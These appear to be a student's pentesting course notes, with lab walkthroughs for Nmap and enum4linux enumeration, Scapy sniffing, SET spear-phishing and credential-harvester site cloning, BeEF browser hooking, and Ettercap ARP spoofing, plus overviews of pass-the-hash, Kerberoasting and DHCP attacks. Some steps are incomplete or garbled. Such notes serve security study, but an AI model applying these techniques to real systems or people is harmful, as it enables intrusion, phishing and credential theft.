
SMB_COM_SESSION_SETUP_ANDX:

Handles authentication (username, domain transmission, password)

→ Vulnerabilities, credential exposure via unencrypted traffic or weak encryption (e.g. Lanman/NTLM).

→ Enumeration Tool: Nmap Script smb-enum-users.nse



- Group Enumeration: is helpful in determine the authorization roles that are being used in the target environment. The Nmap NSE script for enumerating SMB groups is smb-enum-groups. This script attempts to pull a list of groups from a remote windows machiene. It can also reveal the list of users who are members of those groups. The syntax of the command is

```
nmap --script smb-enum-groups.nse -p 445 <host>
```

- Network Share Enumeration: Identifying systems on a network that are sharing files, folders, and printers is helpful in building out an attack surface of an internal network. The Nmap smb-enum-shares NSE script uses Microsoft Remote procedure Call (MSRPC) for network share enumeration.

```
nmap --script smb-enum-shares.nse -p 445 <host>
# enum4linux <target ip>
```

An easy way to perform additional enumeration and fingerprinting of the applications and operating systems running on a host is by using the nmap -sC command. The -sC option runs the most common NSE scripts based on the ports found to be open on the target system. # nmap -sC <target ip>.

- Web Application Enumeration: Involves mapping a web server's attack surface after identifying its presence. Using tools like Nmap's http-enum script, pentesters bruteforce common directories/files by proving the servers with known paths. The script analyzes server responses to detect valid paths, revealing vulnerabilities like unsecured admin interfaces.

```
nmap -sV --script=http-enum -p <target ip>
```

Another web server enumeration tool is nikto, which is an open source web vulnerability scanner. It is not as robust as the commercial web vulnerability scanners, however it is very handy for running a quick script to enumerate information about a web server and the application it is hosting. # nikto -h <target ip>

- Service Enumeration: Identifies active services on a remote systems using credential access. Leverage Nmap's smb-enum-processes script via SMB (TCP-445). Requires valid user credentials with permissions to query service status. Lists running services, exposing potential attack vectors. Authenticated enumeration via SMB enhances visibility into service-level vulnerabilities for targeted exploitation.

nmap --script smb-enum-processes.nse --script-args smbusername=<user>, smbpass=<pass> -p445 <host ip>

Exploring Enumeration via packet crafting:

Scapy is one of pentesters favorite tools and frameworks which is very comprehensive python-based framework or ecosystem for packet generation. Scapy must be run with root (#) permissions to be able to modify packets.

Launching the Scapy interactive cell

```
$ sudo scapy
```

Crafting a simple ICMP packet using Scapy:

```
>>> send(IP(dst="192.168.88.251")/ICMP()/"malicious_payload")
```

In this example a simple ICMP packet is crafted with "malicious_payload".

Scapy supports a large number of protocols. you can use the ls() function to list all available formats and protocols.

```
>>> ls()
```

ls() function is also used to display all the options and fields of a specific protocol or packet format supported by scapy.

```
>>> ls(TCP) % shows the available fields for the TCP protocol.
>>> ls(DNS) % shows DNS packet fields that can be modified by scapy.
```

The explore() function can be used to navigate the scapy layers and protocols.

```
>>> explore()
>>> explore(dns) % to display the packet types by scapy. layers: dns.
```

Enumeration with Nmap:

Use nmap -V command to verify that nmap is installed and to display the version.

$ nmap -V

To access nmap help system type the command below.

* $ nmap -h

To see the manual for nmap type.

* $ man nmap.

you'll find nmap command usage for enumeration techniques and discoveries. with details.

How can Nmap be used by internal network technicians to inventory and secure local computers? How can these same tools be used by malicious actors.

Nmap scan can be used to identify active devices on a network, The basic scan will uncover open ports and services that may need to be secured. Anonymous access to FTP files on network shares can be detected and connected and limited. Malicious actors can use these same functions to find computers that are vulnerable to attack.

Packet inspection and Eavesdropping:

Use scapy to sniff network traffic.

Launch the Scapy program as mentioned earlier.

Use the command below to collect traffic using the default eth0 of your VM.

```
>>> sniff()
```

open a second terminal window and ping an address www.cisco.com

```
$ ping -c 5 www.cisco.com
```

Return to the terminal window that is running the scapy tool & press CTRL-C to stop the capture. and investigate the output.

View the captured traffic using

```
>>> a=_
>>> a.summary()
```

Capture and Save Traffic on a Specific Interface:

Open new terminal window and find the interface name of 10.6.6.1 ip.

$ ifconfig % the name of the interface in "br-internal"

Return to the scapy terminal window and run the command below to begin the capture on the "br-internal" interface.

```
>>> sniff(iface="br-internal")
```

open firefox and navigate to the ip http://10.6.6.23/. When a site opens; return to the terminal window that is running scapy tool and enter CTRL-C you should receive a o/p. see the packet summary using

```
>>> a=-
>>> a.summary()
```

Examine the collected packets.

Use the command below to capture the Icmp packets sent and received on the internal VM network.

```
>>> sniff(iface="br-internal", filter="icmp", count=10)
```

Open another terminal window and ping 10.6.6.23

```
$ ping -c 10 10.6.6.23
```

Then the capture is automatically stopped when 10 packets have been captured.

Now see the packet summary.

```
>>> a=-
>>> a.summary()
```

The summary returns 5 icmp echo and 5 icmp replies.

To view details about a specific packet in the series

```
>>> a[2] % a[packet number]
```

That will return source destination with the entire packet details.

Create and send an ICMP packet.

Enter the command to sniff traffic from the interface connected to the 10.6.6.0/24 network.

```
>>> sniff(iface="br-internal")
```

To create ICMP packets open another terminal and open scapy there

```
$ sudo su
# scapy
```

use the following command to send ICMP packets with the messag "This is a test"

```
>>> send(IP(dst="10.6.6.23")/ICMP()/"This is a test")
.
Sent 1 packet
```

Return to the previous scapy window and type the command below to see the summary after typing CTRT-C

```
>>> a=-
>>> a.summary()
```

To view the ICMP packet contents type.

```
>>> a[packet num] %. 0 & 1
```

Create and send TCP packet.
initiate sniff() as previously.

```
>>> send(IP(dst="10.6.6.23")/TCP(dport=445,flags="S"))
.
Sent 1 packet
```

in the previous scapy terminal enter CTRL-C and summary.

```
>>> a=-
>>> a.summary()
```

Review the captured packet

```
>>> a[packet num]
```

How can crafting various TCP SYN packets be used to perform passive recon on a targeted host?

By sending SYN packet and receiving a SYN-ACK in response indicates that the service is operational and the port is in listening mode. Crafting packets for different TCP ports will indicate which ports are active.

How could creating a ICMP echo-request packet with a spoofed source address create a denial of service attack on against a target host?

Sending thousands of packets to different hosts with the same spoofed source address will cause all of the echo-reply packets to be sent to the target host. This will result in a distributed denial of service attack.

Capture Network traffic using wireshark.

see the eth port address. source address

$ ifconfig eth0

check the default gateway.

$ ip route

Determine the address of the configured default DNS server by displaying the contents of the /etc/resolv.conf file.

$ cat /etc/resolv.conf

To capture and the network traffic run the command.

$ sudo tcpdump -i eth0 -s 0 -w packdump.pcap

- -i: specifies interface
- -s: Specifies the length of each packet set '0' for 262144
- -w: write the result

Generate network traffic using a browser.

To capture the packet run

$ wireshark

The GUI of the wireshark will appear. open the packet from the location directory that you've saved (i.e. /home/kali).

Search dns to analyze dns traffic.

Analyze a HTTP session:

select the interface to capture packets. by launching wireshark

open a web browser and go to an http page and log in to the page site. and click any content on the site.

stop packet capturing in wireshark.

Click search icon from the tool bar of the wireshark and search 'post' and expand the html file, log in page credentials will be visible with session cookie.

This cookie can be hijacked to create session hijack attack by the threat actor.

What are the benefit of using packet capture utility when performing passive recon?

Being able to monitor and collect traffic without being detected. These captured packet can be saved and analyzed at a later date. Information about target systems, including websites visited and cookie values can be gathered without direct interaction with the systems.

What pieces of information can be gathered using packet capture?

? How to collect info from https post

- IP addresses & MAC addresses
- Protocols
- DNS servers
- Data sent to and from various applications.
- Router and switch traffic
- gateway identification.

Vulnerability scanning & its importance:

Vulnerability scanning is the process of identifying security weakness in systems or applications.

Automated scans use tools like Nmap, Nessus, OpenVas or Nikto to detect outdated software, misconfigurations or known vulnerabilities.

Importance in pentesting: Helps prioritize risks, reduce attack surfaces and ensure compliance.

How hackers use it: Attackers scan for exposed ports, outdated services, or misconfigurations, then exploit them using known vulnerabilities (e.g. CVE's).

false positive results from scan require manual validation to avoid wasting time on non existing threats.

How a typical automated vulnerability Scanner works?

Step 1: In the discovery phase, the scanner uses tools such as Nmap to perform port and host enumeration.

Step 2: The scanner records what software and versions are running on an open port into a database for further analysis.




Figure : Vulnerability Scanner Illustration

Step 3: The scanner tries to determine if the software that is listening on the target system is susceptible to any known vulnerabilities.

Step 4: The Scanner produces a report on what is suspects could be vulnerable.

These result are often false positive and need to be validated. This type of tool gives an idea of where to look for vulnerabilities.

Passive Vulnerability Scanner:

A passive vulnerability scanner monitors and analyzes network traffic to identify services, network topology, and vulnerabilities without actively probing hosts. It detects outdated software versions on clients and servers by inspecting traffic at the packet level. Unlike traditional scanners, it doesn't send requests but passively collects data to match software versions against a vulnerability database. For example, it can identify an outdated Internet Explorer client connecting to a vulnerable Apache web server. This approach minimizes detection risks and provides real-time security insights based on observed network behaviour.




Figure : **Passive** Vulnerability Scanner Illustration

Vulnerability Scanning with Kali Tools:

Start and login to kali vm and ping an ip address from terminal to identify open ports and services Write the command below.

```
$ nmap -sV 10.6.6.23
```

-sV: detects version of services running on port.

identify operating system running on the target computer.

```
$ sudo nmap -O 10.6.6.23
```

Use the nmap Vulners script to scan for vulnerabilities.

```
$ nmap -sV --script vulners --script-args mincvss=4 10.6.6.23
```

mincvss=4: Restrict the scan output to only those CVEs that have a higher CVSS score than 4.

Investigate the vulnerabilities and their seriousness from internet NVD

Module 4: Social Engineering Attacks:

Social Engineering Attacks manipulate people into revealing confidential information or performing actions that compromise security. Instead of directly hacking systems, attacker exploit human psychology.

Pretexting is a social engineering tactic where an attacker fabricates a scenario (pretext) to manipulate a victim into revealing confidential information.

The attacker may pose as a trusted individual and use convincing stories to extract sensitive details like passwords or financial data. Pretexting often involves extensive research to make interactions appear legitimate.

Impersonation involves an attacker pretending to be someone else to gain unauthorized access or extract information. This can range from impersonating delivery personnel to IT staff, exploiting trust to manipulate victims. Attackers may use uniforms, fake credentials or phising sites (pharming) to deceive target.

Pharming:

Pharming a cyber attack where a victim is redirected from a legitimate website to a malicious one to steal credentials or install malware. This can happen through.

- Host file modification on the victims system.
- DNS poisoning to alter domain name resolutions.
- Spoofed DNS replies tricking the user into visiting fake sites.

Prevention:

→ Keep software and OS updated.
→ Regularly scan for malware.
→ Use strong, unique password for network devices.
→ Change default router passwords.
→ Avoid clicking on suspicious links/emails.
→ Use secure DNS services and multifactor authentication.

Types of Attacks:

- Phishing: An attacker emails a fake bank login link, tricking users into entering credentials.
- Spare phishing: A hacker studies a victims work and emails a fake document from their colleague.
- Whaling: A CEO recieves a fake invoice email, leading to wire fraud
- Vishing: A scammer calls, pretending to be from the bank, asking for account details.
- Smishing: A fake sms claims a lottery win and asks for personal details.
- USB drop Attack: A malware loaded USB left in an office tricks employees into plugging it in.
- Watering Hole Attack: A trusted website is hacked to infect specific users devices.

Physical Attacks:

- Piggybacking: Unauthorized person tags along with an authorized person to gain entry to a restricted area with the consent of the authorized person.
- Shoulder surfing: A person obtains information such as personally Identifiable Information PII, passwords and other confidential data by looking over the victims shoulder.
- Badge cloning: A person clones a card used to access a building.
- Dumpster diving: A person scavanges for private information in garbage and recycling containers.
- Tailgating: Unauthorized person tags along with authorized person to gain Entry to a restricted area without the consent of the authorized per

Social Engineering Toolkit (SET).

It is a tool developed by David Kennedy. This tool can be used to launch numerous social engineering attacks and can be integrated with third party tools and frameworks such as Metasploit. SET is installed by default in Kali Linux and parrot security. You can also download SET from github.

Browser Exploitation Framework (BeEF)

It is a tool that can be used to manipulate users by leveraging XSS vulnerabilities. It is pentesting tool for exploiting web vulnerabilities of the browsers. Uses JavaScript hooks to control browsers remotely.

Attackers:	Pentesters:
• Exploit XSS vulnerabilities to inject BeEF hooks. • Steal session cookies and credentials • Redirect users to malicious site	• Test web applications for XSS vulnerabilities. • Assess browser security and user awareness. • Simulate real-world attack to improve defense.

Call Spoofing Tools:

There are several call spoofing tools that can aid in social Engineering Attacks.

- SpoofApp: an Apple iOS and Android app that can be used to easily spoof a phone number.
- SpoofCard: that can spoof a number and change voice, record calls, generate different background noise and send calls straight to voicemail.
- Asterisk: is a legitimate VoIP management tool that can be used to impersonate caller ID.

Create a Spear phising email using SET:

Launce SET by using the command

$ sudo setoolkit

Select (1) social Engineering Attacks from the menu.

select (1) spear phising vectors from the menu.

Select (2) to create file format payload.

select (13) Adobe pdf Embedded EXE social

select (2) use built in blank pdf for attack.

Select (1) windows reverse TCP shell

select an ip address of your attacking system.

It is unclear the next steps see ▶

Clone a website and obtain user credential using SET:

SET must be run as root. Use the command below to access:

$ sudo -i

and enter password.

Enter the command below to launch SET

setoolkit.

to examine the available social Engineering Attacks submenu enter

set > 1

select each option to see a brief description of each exploit.

1)
2)
3)
4)
5)
6) Arduino Based Attack vector
7) wireless accesspoint attack vector
2) QR code generator Attack vector.
9) Powershell attack vector.
10)

WOW

Let create a perfect copy of the login page for a website. The fake login page will gather all credentials submitted to it and then redirect the user to the real website. Click 2.

set> 2

The Credential Harvester method will utilize web cloning of a website that has a username and password field and harvest all the information posted to the website. select 3

set: webattack> 3

there are three options read each description

clone DVWA.vm login screen (internal website hosted on the vm). To see how the website look like go to a browser and enter.

http://DVWA.vm/ the login screen will appear.

Return to terminal session and select (2) site cloner.

set: webattack> 2

Enter the web attacker ip address at the prompt. 10.6.6.0/24 net ip. 10.6.6.1.

set: webattack> IP address for the post back in Harvester: 10.6.6.1

next enter the URL of the website that you want to clone.

set: webattack> Enter the url to clone: http://DVWA.vm/

Do not close the terminal you can minimize it though.

Clone the DVWA.vm Login screen open Applications> favorites> Text editor choice from the menu. Enter the HTML code provided below. and give a name Guessit_link.html and save to the desktop folder. close the mousepad.

Unfinished due to the 10.0.0.1 not opening.

Using the browser Exploitation framework:

To start the BeEF GUI environment

$ sudo beef-xss

After typing password for kali. the BeEF will start.

To hook up a local browser to simulate a client side attack

Open a new tab in Firefox browser. enter the URL.

http://127.0.0.1:3000/demos/butcher/index.html

a fake webpage resembles a simple storefront app. It contains Java-script code. Use CTRL-U in firefox to view the source code for the HTML page that is displayed. see line 31 through 34

click to browser window that contain the BeEF control panel.

Notice that Hooked Browsers panel on the left side of the screen has changed. Click the entry list under the online browser.

the six tabs Details, Logs, Commands, Proxy, Xss Rays, Network will be shown.

Open the details tab and go a head.

To investigate the commands and network tabs, click Commands.

Expand the Module Tree pane. Notice the colors.

Green: The command module works against the target and should be invisible to the user.

Orange: The command module works against the target but may be visible to the user.

White: The command module is yet to verified. against this target.

Red: The command module does not work against this target.

To initiate a social Engineering Attack click.

Command Tab > Social Engineering Category > Fake Notification Bar (Firefox)

The browser is exploited and show the message to display on the brow

change plugin URL to http://10.6.6.13/ redirects to the side DVWA
Change the text to say AdBlocker Security Extension is out of Date.
Install the new version now. click Execute to send the Alert to the hooked browser.

Return to the browser tab The butcher store web page.
An Alert message is on the firefox banner Area. click Install plugins to redirect DVWA login screen.

@ what is the significance of this ?
Malicious website that will download malware to the target computer.

Use tabnabbing to display Malicious websites

Open a new instance of firefox. Navigate to the BeEF login screen using the URL: http://127.0.0.1:3000/demos.... html.
Same as before. but at the social Engineering Category select Tabnabbing

Change the time to '1' minute click Execute. to start the exploit. Remain idle for at least '1' minute. Return to the tab that displays 'butcher' webpage. After 1 minute the 'beef basic demo page' will be displayed.
Return to the beef control panel tab. select Logs from the menu bar.
The text you typed in the Basic demo site is displayed in clear text.
All Activities including mouse clicks and Navigation are recorded in the logs.

Module 5: Exploiting Wired and Wireless Networks.

Exploiting Network Based Vulnerabilities: phases:

phase 1 Asset Enumeration: Identify all in-scope hosts and devices. focused on High-value targets likely to store or access proprietary data use tools like Nmap Masscan Netdiscover for host discovery. Port scanning to detect open services (e.g. FTP, SMTP, SMB, SNMP). OS fingerprinting and service version detection. nmap -sT nmap -sV

phase 2 Vulnerability Identification: scan all-in scope targets using Nessus, OpenVAS or Qualys for general vulnerabilities. SMBScanner, SNMPWalk smtp-user-enum etc for protocal specific weaknesses.
Creat an exploit map based on CVEs and known misconfiguration (outdated SMBv1)

phase 3. Identity and Access Management Testing: (IAM) The goal is to test if IAM controls prevent, unauthorized internal users access, external threat escalation.

Techniques:

- Credential stuffing and password spraying.
- Previlege escalation via misconfigured group policies (GPP, GPO).
- Brute-force or pass the hash (PTH) on NTML hashes.
- Testing MFA effectiveness and lockout policies.

phase 4 Network Shares and MITM Attacks:

Network Share Enumeration:

Tools: smbclient, enum4linux, CrackMapExec, rpcclient; Identify unsecured shares with weak permissions.

On path MITM Attack:

Techniques:

- LLMNR/NBT-NS poisoning with Responder or metasploit.
- SSL scripting via Ettercap or Bettercap.
- ARP Spoofing with arpspoof or mitmproxy.

Network Based Vulnerabilities Highlights:

Windows name resolution Exploits:

Protocols involved: NetBios (UDP 137), LLMNR (UDP 5355).

Risks: • LLMNR/NBT-NS poisoning → NTLMv2 hash capture.
• Weak workgroup config and shared resources.

Tools:

Responder, NBNSpoof, Metasploit, Pupy

Mitigation: Disable LLMNR/NetBIOS, enforce DNS-only resolution, monitor registry keys.

SMB Vulnerabilities:

SMB protocol ports: TCP 445 (modern), 139 (legacy NetBIOS session service)

Notable Exploits:

✓ EternalBlue (MS17-010)

✓ SMBGhost (CVE-2020-0796)

✓ SMB Relay (MS08-068)

Tooling & References

Searchsploit SMB, Metasploit modules, smbclient, nmap --script smb-*

Impact:

Remote code execution, DOS, Unauthorized file access.

Best practice: Disable SMBV1, Path systems, Isolate SMB services, Use signing.

✓ Key Takeaways for Internal Red Teaming:

- Exploitable Default configs (WORKGROUP) and weak credentials are low hanging fruits.
- Always test for hash capturing, relay attacks, and weak protocol usage (LLMNR, SMBV1).
- IAM weakness and misconfigured shares are often the easiest path to data exfiltration.
- Integrate Detection and remediations into a risks based report.

scanning for SMB vulnerabilities with enum4linux

-> Launch enum4linux and explore its capabilities

$ sudo su

enum4linux --help

->> Use Nmap to find SMB servers in subnets.

nmap -sN <net address for example: 172.17.0.0/24>

->> Perform an enum4linux scan on target 172.17.0.2.

enum4linux -U 172.17.0.2 %-- to lists the users configured on the target ip.

enum4linux -Sv 172.17.0.2 %-- to lists the file shares available on 172.17.0.2

[V] at the beginning indicates the verbose mode that provides a narrative of how the results were obtained.

enum4linux -P 172.17.0.2 %-- lists the password policies.

enum4linux -a 10.6.6.23 % all the scans at once with this command.

->> Use smbclient to transfer files between systems:

Create a text file, the command is.

cat >> badfile.txt

This is a bad file

smbclient -L // 172.17.0.2/

Password for [WORKGROUP Kali]: <Press enter>

Connect to the tmp share using the smbclient command.

smbclient //172.17.0.2/tmp

Password for [WORKGROUP Kali]: <press enter>

smb:> put badfile.txt badfile.txt

Verify the transfer

smb:> dir

✓ DNS Cache poisoning:

DNS cache poisoning injects fake DNS data to redirect users to malicious sites. Attacker corrupts the DNS cache to map a domain to their IP (e.g. 10.2.3.4). Victims are misled to attacker-controlled systems instead of legitimate sites. Consequences include phishing, malware downloads and data theft.

Mitigation Include:

- Use BIND 9.5.0+ for random port selection and secure transaction ID's.
- Implement DNSSEC to authenticate DNS responses.
- Restrict DNS responses to only the requested domain and limit recursive queries.

✓ SNMP Exploits:

Simple Network Management Protocol (SNMP) is a protocol that many individuals and organizations use to manage network devices. SNMP (UDP 161) manages network devices via SNMP agents and managers. SNMPv2c uses community strings (often weak/default) for read/write access. SNMPv3 is more secure with usernames/passwords, but still vulnerable to brute-force attacks. SNMP device data is stored in the Management Information Base (MIB). Common Attack: Enumerating SNMP services and exploiting default credentials.

Tools: Use Nmap NSE scripts or snmp-check for SNMP reconnaissance.

Best practices:

- Change default SNMP passwords.
- Restrict SNMP to trusted hosts.
- Block UDP 161 for untrusted systems.
- Prefer SNMPv3 or NETCONF for secure management.

SMTP Exploits:

Protocol used to send emails between servers. Works over TCP port 25 (Unencrypted), 587 (STARTTLS) and 465 (deprecated SSL). Vulnerable to open relay attacks spoofing and phishing if misconfigured.

Tools like Nmap (smtp-open-relay.nse) and smtp-user-enum help detect vulnerabilities and enumerate users.

Key SMTP commands: HELO, EHLO, MAIL FROM, RCPT TO, VRFY, DATA, STARTTLS, QUIT. Many Modern servers disable risky commands like VRFY and EXPN. Known exploits available via 'searchsploit smtp'

Reveal email addresses that exists in a mail server.

```
$ telnet 192.168.78.8 25
```

Enumerating a user by using the smtp-user-enum Tool.

```
# smtp-user-enum -M VRFY -u omar -t 192.168.78.8
```

Using searchsploit to find known SMTP exploits.

```
# searchsploit smtp
```

FTP Exploits:

FTP lacks encryption and integrity checks. Use secure alternatives: FTPS (FTP over TLS) or SFTP (uses SSH). Avoid weak ciphers (e.g. Blowfish, DES) use AES. Avoid weak hashes (e.g. MD-5, SHA 1) use SHA-2 or SHA-512. Disable anonymous login to prevent misuse. Enforce strong password and multifactor authentication. Apply file-folder permissions and encryption at rest. Avoid using username like root or admin. Regularly update FTP software. Keep FTP and backend DB servers separate. Require re-authentication for inactive sessions.

Using Nmap to scan an FTP server.

```
# nmap -sV <target server ip>
```

FTP anonymous login verification using Metasploit.

```
msf> use auxiliary/scanner/ftp/anonymous
```

✓ Pass the Hash Attack

Windows stores password hashes in the SAM file, not plain-text passwords. NTML is used for authentication if Kerberos isn't available. Attackers can reuse stolen hashes without needing the actual password. This is called the pass-the-Hash Attack. It bypasses the usual password entry by sending the hash directly to authenticate.


Common in post-exploitation scenarios.

Mimikatz is a widely used tool to extract password hashes from memory. Metasploit supports Mimikatz integration for easier exploitation. Used when Kerberos fails, or in cross-domain or IP-based authentication.

✓ Kerberos and LDAP-Based Attacks

Kerberos uses the three components: client, server and KDC (includes authentication and ticket granting) servers.

- Steps: 1. Client requests auth → gets TGT → sends TGT to TGS → Recieves Ticket → Presents ticket to server → access granted



LDAP is used in Active Directory for directory access using a hierarchical DIT structure.

Golden Ticket Attack: Attacker uses the KRBTGT hash to forge kerberos tickets and gain domain access.

Empire is a post exploitation tool supporting golden ticket attacks using mimikatz - operates with powershell and python agents.

✓ Kerberoasting.

Kerberoasting is a post exploitation activity that is used by an attacker to extract service account credential hashes from active directory for offline cracking. It is a pervasive attack that exploits a combination of weak encryption implementations and improper password practices.

On Path Attack

In an on-path Attack previously known as MITM, An attacker place himself in line between two devices or individuals that are communicating in order to eavesdrop (steal sensitive data) or manipulate the data being transferred. On-path Attacks can happen at Layer 2 or Layer 3

Some on-path attacks include

1. ARP spoofing and ARP cache poisoning.
2. MAC Spoofing.
3. Downgrade Attacks.




Fig: On-path Attack.

On path Attack with Ettercap

→ Launce ettercap and explore its capabilities.

» Setup an ARP spoofing attack

```
# ssh -l labuser 10.6.6.23
```

Are you sure you want to continue connecting.

yes

Password Cisco123

Use the command $ip neighbor to view the current ARP cache on the target computer.

→ Load Ettercap GUI interface to begin scanning

```
# ettercap -h
```

Start Ettercap GTK+ gui using.

```
# sudo ettercap -G
```

→ Performing the ARP spoofing attack.

```
labuser@3ffe5:/$ ping -c 5 10.6.6.13
```

Use again $ ip neighbor.

→ Use Wireshark to observe the ARP spoofing Attack

labuser@3760: /$ ping -c 5 10.6.6.11

labuser@3760: /$ ping -c 5 10.6.6.13

labuser@3760: /$ ip neighbor

In a terminal window, enter the command as follows to save the pcap file in the current working Directory:

```
$sudo ettercap -T -q -i br-internal --write mitm-saved.pcap
        --mitm arp /10.6.6.23// /10.6.6.13//
```

Return to SSH terminal session to 10.6.6.23. Ping 10.6.6.11 and 10.6.6.13 again. Use ip neighbor command to view the associated MAC addresses.

→ Open wireshark to view the saved pcap file.

$ Wireshark mitm-saved.pcap

You can see the ARP packets and verify the same duplicate mac addresses for 10.6.6.1 & 10.6.6.13

✓ Route Manipulation Attack

BGP routing is a common route manipulation attack. BGP (Border Gateway Protocal) routes internet traffic dynamically. Attackers compromise or misconfigure edge routers to announce unauthorized IP prefixes. If the malicious route is more specific or shorter, traffic is redirected to the attacker. Unused prefixes are often used to avoid detection. Enables interception or redirection of traffic (e.g Host A and Host B).




figure: BGP Hijack

✓ DoS and DDoS Attacks

DoS (Denial of services) and DDoS (Distributed DoS) attacks aim to disrupt a systems availability.

Direct DoS: The attacker directly floods a target (eg SYN flood) to exhaust bandwidth or system resources.

Botnet-Based DDoS: A botnet - a network of compromised devices is controlled via a C2 server to launch large-scale attacks.

Reflected D-DoS: The attacker spoofs a victim's IP and sends requests to legitimate servers. These servers then flood the victim with responses

Amplification Attacks: A form of reflected attack where small spoofed requests (e.g DNS, NTP) result in large replies to the victim, overwhelming their system.

As a pentester you may simulate stress conditions using controlled DoS scenarios to asses resilience.

✓ NAC Bypass

Network Access Control (NAC) checks device security posture before allowing network access. Works with 802.1X to authenticate users and assess antivirus, OS version, patches etc. Uses DHCP/ARP detection and SNMP traps to monitor new device connections.

MAC authentication bypass allows trusted devices (e.g printers IP phones) via whitelisted MAC addresses. Attackers can spoof MAC addresses of trusted devices to bypass NAC controls.

Example: Spoofing an IP phone's MAC lets an attacker gain unauthorized access. Static port to VLAN assignments make managing large networks harder and more error-prone. Client based NAC agents provide better posture assesment but aren't foolproof.

✓ VLAN Hopping

VLANs isolate layer 2 broadcast domains identified by VLAN IDs using 802.1Q tags.

VLAN Hopping lets attackers access traffic on other VLANs using two main methods.

1. Switch spoofing - Attacker emulates a switch to negotiate a trunk and send tagged frames to access multiple VLANs.
2. Double Tagging - Attacker sends a frame with two VLAN tags; the first tag is removed by the first switch, forwarding the inner tag to another VLAN.

Mitigation:

- Avoid using VLAN 1 (default Native VLAN).
- Set unused ports to a "parking lot" VLAN.
- Force ports to access mode, disabling trunk negotiation.
- Change the Native VLAN and ensure no access ports are assigned to it.

✓ DHCP Starvation Attacks and Rough DHCP servers.

DHCP Starvation: Attacker sends many DHCP requests with spoofed MACs to exhaust available IP addresses. Once the legitimate DHCP server is out of IPs, the attacker sets up a rough DHCP server. The rough assigns IP settings to clients, setting attacker's IP as gateway / DNS. Enables MITM and DOS. Tools like Yersinia can automate these attacks.

Mitigation use DHCP snooping, port security and IP source guard.

Exploiting Wireless Vulnerabilities:

✓ **Disassociation**

In this type of Attack, the attacker tries to disconnect the user from the authenticating wireless Access points and then carries out another attack to obtain the valid credentials of the user

✓ **War Driving**

In this type of attack, the attacker roams to find wireless access points wherever they might be located.

✓ **Evil Twin Attacks**

The Attacker uses DNS spoofing to redirect the victim to a cloned captive portal or a website. When users are logged on to the clone, a hacker can easily inject a spoofed DNS record into the DNS cache, changing the DNS record for all users on the fake network.

✓ **Wireless Signal Jamming.**

The attacker tries to creat a full or partial DoS condition in the wireless network by generating random noise on the frequencies that wireless networks use.

✓ **Bluejacking.**

An attacker could institude an on-path-Attack by modifying the Bluetooth Low Energy (BLE) messages between systems leading them to think they are communicating with legitimate systems.

✓ **KARMA**

The attacker listens for the probe requests from wireless devices and intercepts them to generate the same SSID for which the device is sending probes.

✓ Password Spraying

An attacker brute-forces logins (that is, attempts to authenticate numerous times) based on a list of usernames with default passwords of common systems or applications.


✓ Initialization Vector Attacks

